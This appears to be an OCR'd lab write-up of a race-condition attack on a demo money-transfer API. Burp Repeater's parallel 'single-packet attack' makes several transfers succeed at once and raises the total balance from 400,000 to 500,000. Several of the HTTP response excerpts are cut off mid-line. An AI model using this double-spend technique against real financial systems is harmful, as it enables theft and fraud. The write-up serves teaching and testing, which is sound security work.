

Race Condition 5
1 ×
2 ×
3 ×
4 ×
Send group (single connection)
Cancel
Group send options
Send (current tab)
✓ Send group in sequence (single connection) ^⌘␣
Send group in sequence (separate connections)
Send group in parallel (single-packet attack)

Observing -1

- Observe the responses

!! There should be only 1 Successful response

result




```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 03:58:07 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::hl46t-1716350287021-b587a6634289

Transfer Succesful
```

Observing -2

- The other responses should have failed due to the balance


result



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 12:56:53 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::bh5fk-1716382613125-a977f5c81ddf

Internal Sever Error: Insufficient funds
```

Observing -3


- Check the balance



ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	09/05/2024, 14:31:11	userA	mrs. Abily	0	
2	09/05/2024, 14:31:17	userB	mr. Bean	200,000	
3	09/05/2024, 14:31:27	userC	mr. Charlton	100,000	
4	09/05/2024, 14:31:35	userD	ph.D. Duck	100,000	

Probe -2

- Reset the transaction again
- Change the sending method and send again



Send group (parallel)
Cancel
Group send options
Send (current tab)
Send group in sequence (single connection)
Send group in sequence (separate connections)
✓ Send group in parallel (single-packet attack) ^⌘␣

Probe -2

- Observe the responses

!! There should have **more than 1** successful responses

result



```
hromium";v="124"
n, */*

 10.0; Win64;
e Gecko)

l.app

el.app/transfer
```


```
HTTP/2 200 OK
Cache-Control: public, max-
Content-Type: text/plain;ch
Date: Wed, 22 May 2024 04:1
Server: Vercel
Strict-Transport-Security:
includeSubDomains; preload
Vary: RSC, Next-Router-Stat
Next-Router-Prefetch, Next-
X-Matched-Path: /api/transf
X-Vercel-Cache: MISS
X-Vercel-Id:
sin1::sin1::6rkj8-171635120

Transfer Succesful
```

Probe -2

- Observe the responses

!! There should have **more than 1** successful responses

result




```
romium";v="124"
, */*
10.0; Win64;
 Gecko)
..app
l.app/transfer
```

```
HTTP/2 200 OK
Cache-Control: public, max-a
Content-Type: text/plain;cha
Date: Wed, 22 May 2024 04:13
Server: Vercel
Strict-Transport-Security: m
includeSubDomains; preload
Vary: RSC, Next-Router-State
Next-Router-Prefetch, Next-U
X-Matched-Path: /api/transfe
X-Vercel-Cache: MISS
X-Vercel-Id:
sin1::sin1::296ml-171635120

Transfer Succesful
```

Prove

- Check the user details page
- **The summary of every balance was increased**

result



User Details

Refresh Data


ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	09/05/2024, 14:31:11	userA	mrs. Abily	0	
2	09/05/2024, 14:31:17	userB	mr. Bean	300,000	
3	09/05/2024, 14:31:27	userC	mr. Charlton	100,000	
4	09/05/2024, 14:31:35	userD	ph.D. Duck	100,000	

Default Overall Balance : 400,000


After exploitation: 500,000

... wait a minute +100,000

